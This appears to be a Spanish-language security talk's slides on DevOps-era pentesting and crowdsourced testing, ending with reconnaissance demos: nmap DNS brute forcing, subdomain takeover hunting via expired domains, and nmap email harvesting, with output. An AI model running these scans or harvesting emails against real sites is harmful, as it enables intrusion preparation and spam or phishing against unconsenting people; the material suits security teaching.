
- Burp : Extensión WSDLER
- Video !!!!



Rápidos y Furiosos : Transformación/Innovación Digital




Productos Digitales para Consumidores Finales




Productos Digitales para Consumidores Finales



Nuevos Jugadores



PaaS, Contenedores, Microservicios




Ahora, vemos la Seguridad...

A circular collage of various security-related terms and recommendations, including:

- Recomendaciones del Asesor
- Recomendaciones Phillip Butters
- ISO 27001
- SOX
- LPDP
- PCI DSS
- Circular 140
- DSS
- Reglamento Tarjetas
- Ley "Stalken"
- Circular 139
- ISO 27002
- # # #
- Controles SWIFT
- Riesgo Operacional (ASA)
- Recomendaciones del Auditor

Y, ahora, la seguimos viendo ?

- Apps libres de “bugs”
- Construir-Desplegar-Iterar
- Mantenerse con los cambios
- No hay tiempo para la seguridad



- Apps libres de vulnerabilidades
- Probar y Asegurar
- Mantenerse con las Amenazas
- No hay tiempo para los desarrolladores



Aplicaciones Modernas



Postura BBVA

- Prepararse para programar (otra vez)
- Practicar la seguridad yoga (ser flexible)
- Mantenerse actualizado (auto aprendizaje)
- Ser un habilitador de transformación, no un inhibidor



VATS

Primera defensa Cloud
frente a ciberataques



CHIMERA

Protege y mantén seguro tu
cloud de forma nativa



LUX

Identity Assurance as a
Service unificando gestión
de identidades



CHAMELEON

Cryptography
as a Service

Cómo cambia el Pentesting ?

Acciones Scrum

Planificación de Lanzamiento

Planificación del Sprint

Programación (Ejecución)

"Congelamiento" del Código

Pruebas de Regresión

Lanzamiento

Controles de Seguridad

Diseño de Seguridad de Alto Nivel

Asesoría Por Demanda

Verificación de Controles

Pruebas Automatizadas

Pruebas Automatizadas

Pruebas de Penetración Externas



Nuevas formas de Contratar Pentesting



Open-Sec/Cliente



Cliente con apoyo
de Open-Sec



Definir Alcance



Acuerdo de Pentesting
Pagado por Vulnerabilidad
(PRIVADO)



Parchar/Resolver



Crowdsourced Pentesting

PRO :

- Más económico
- Mejor opción para servicios continuos y constantes
- Focalizar en los activos de información más críticos
- Buena opción para DevOps



CON :

- Puede resultar más caro si la cantidad de vulnerabilidades es grande
- No sirve para cumplimiento de exigencias normativas
- La versión “pública” implica que desconocidos “reales” hagan pruebas de seguridad



Chequear condiciones locales

```
root@kali-kc:~# netstat -natp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 192.168.1.202:53254    192.124.249.5:443    TIME_WAIT  -
tcp        0      0 192.168.1.202:37736    72.21.81.48:443     ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:53608    199.16.156.21:443    ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:45696    208.82.204.36:443    ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:45706    208.82.204.36:443    ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:53640    216.58.192.42:443    ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:53260    192.124.249.5:443    ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:41674    151.101.24.100:443   TIME_WAIT  -
tcp        0      0 192.168.1.202:41674    151.101.24.100:443   ESTABLISHED 20528/firefox-esr
                                         PID 20528/firefox-esr
```

```
root@kali-kc:~# free -m
```

```
total 2004
Mem: 2004
Swap: 2046
root@kali-kc:~# route -n
Kernel IP routing table
Destination  Gateway
0.0.0.0      192.168.1.1
192.168.1.0  0.0.0.0
```

```
root@kali-kc:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
          inet 192.168.1.202 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::86aa:b3e9:4c1c:a167 prefixlen 64 scopeid 0x20<link>
          ether 38:c9:86:4e:8b:cf txqueuelen 1000 (Ethernet)
          RX packets 372885 bytes 32124357 (30.6 MiB)
          RX errors 0 dropped 11 overruns 0 frame 0
          TX packets 25175 bytes 2167279 (2.0 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 88 bytes 4944 (4.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 88 bytes 4944 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Chequeando...

```
root@kali-kc:~# top -b -o %CPU -n 5 | head -15
top - 05:59:28 up 14:10,  1 user,  load average: 0.16, 0.12, 0.10
Tasks: 138 total,   1 running, 137 sleeping,   0 stopped,   0 zombie
%Cpu(s): 0.6 us, 0.1 sy, 0.0 ni, 98.8 id, 0.4 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem : 2052828 total, 102484 free, 991880 used, 958464 buff/cache
KiB Swap: 2096124 total, 2096124 free,     0 used. 861936 avail Mem
```

PID	USER	PR	NI	VIRT	RES	KiB	SHR	S	%CPU	%MEM	Kali	Tu	TIME+	COMMAND
1099	root	20	0	1630192	398452	85832	S	5.9	19.4	3:46.47	gnome-shell			Aircrack-n
1	root	20	0	139252	7180	5356	S	0.0	0.3	0:01.72	systemd			
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd			
3	root	20	0	0	0	0	S	0.0	0.0	0:01.93	ksoftirqd/0			
5	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworker/0:0H			
7	root	20	0	0	0	0	S	0.0	0.0	0:12.43	rcu_sched			
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_bh			
9	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	migration/0			

```
root@kali-kc:~# top -b -o %MEM -n 5 | head -15
top - 05:59:35 up 14:10,  1 user,  load average: 0.21, 0.14, 0.10
Tasks: 138 total,   1 running, 137 sleeping,   0 stopped,   0 zombie
%Cpu(s): 0.6 us, 0.1 sy, 0.0 ni, 98.8 id, 0.4 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem : 2052828 total, 102516 free, 991844 used, 958468 buff/cache
KiB Swap: 2096124 total, 2096124 free,     0 used. 861972 avail Mem
```

PID	USER	PR	NI	VIRT	RES	KiB	SHR	S	%CPU	%MEM			TIME+	COMMAND
1099	root	20	0	1630192	398452	85832	S	6.2	19.4	3:46.86	gnome-shell			
20528	root	20	0	1707496	296700	90000	S	0.0	14.5	0:25.09	firefox-esr			
838	Debian-+	20	0	1774164	154704	81968	S	0.0	7.5	0:05.91	gnome-shell			
943	root	20	0	391836	91512	31636	S	6.2	4.5	0:44.47	Xorg			
1464	root	20	0	848264	60980	26272	S	0.0	3.0	0:04.33	gnome-software			
880	Debian-+	20	0	1208288	52240	40804	S	0.0	2.5	0:01.57	gnome-settings-			
1497	root	20	0	786892	41612	29980	S	0.0	2.0	0:02.04	nautilus-deskt			
2084	root	20	0	659412	41432	28104	S	0.0	2.0	0:09.72	gnome-terminal-			



NSE : Para web

- `ls *web* *http* | wc -l`
 - 130
- Cubren CASI todo el “ciclo clásico” del hacking



Discovery! Discovery!

```
nmap -n -v -sT -Pn -p 80 --script dns-brute www.open-sec.com
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-28 04:55 -03
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:55
Completed NSE at 04:55, 0.00s elapsed
Initiating Connect Scan at 04:55
Scanning www.open-sec.com (23.229.178.199) [1 port]
Discovered open port 80/tcp on 23.229.178.199
Completed Connect Scan at 04:55, 0.19s elapsed (1 total ports)
NSE: Script scanning 23.229.178.199.
Initiating NSE at 04:55
NSE Timing: About 50.00% done; ETC: 04:56 (0:00:31 remaining)
Completed NSE at 04:55, 34.31s elapsed
Nmap scan report for www.open-sec.com (23.229.178.199)
Host is up (0.19s latency).

PORT      STATE SERVICE
80/tcp    open  http

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     admin.open-sec.com - 23.229.178.199
|     ftp.open-sec.com - 23.229.178.199
|     smtp.open-sec.com - 68.178.213.203
|     smtp.open-sec.com - 68.178.213.37
|     smtp.open-sec.com - 72.167.238.29
|     www.open-sec.com - 23.229.178.199
```



Discovery! Discovery!

sub_brute.rb

(<https://github.com/nahamsec/HostileSubBruteforcer>)

[Sat Jul 8 22:22:25 2017] 200 coming.nosign.com ---> 198.17.214.98
- Seems like coming.nosign.com is an alias for died-12345.com

The screenshot shows a web browser interface. The address bar contains the URL 'died-12345.com'. Below the address bar is a navigation menu with items: csa, csc20, exploit-dev, De Todo, incidentes, and infra. The main content area displays a 404 Not Found error message: 'The redirect url is empty'. To the right of the error message is a search results page from 'Expired Domains.net', a 'Deleted Domains' search engine. The search bar on this page contains the text 'died-'. Below the search bar, there is a link 'Show Filter (About 552 Domains)'.



Sacar emails del web :

nmap -v -p 80 --script http-email-harvest.nse www.acme.com

```
Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 09:35 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 09:35
Scanning www.acme.com (192.168.1.10) [2 ports]
Completed Ping Scan at 09:35, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:35
Completed Parallel DNS resolution of 1 host. at 09:35, 0.18s elapsed
Initiating Connect Scan at 09:35
Scanning www.acme.com (192.168.1.10) [1 port]
Discovered open port 80/tcp on www.acme.com
Completed Connect Scan at 09:35, 0.02s elapsed (1 total ports)
NSE: Script scanning www.acme.com.
Initiating NSE at 09:35
NSE Timing: About 50.00% done; ETC: 09:36 (0:00:35 remaining)
Completed NSE at 09:36, 34.75s elapsed
Nmap scan report for www.acme.com (192.168.1.10)
Host is up (0.19s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-email-harvest:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=www.acme.com
|_ marcocurricular@www.acme.com
|_ webmaster@www.acme.com
|_ contacto@www.acme.com
NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 35.94 seconds
```

O sacándoselas a Google

```
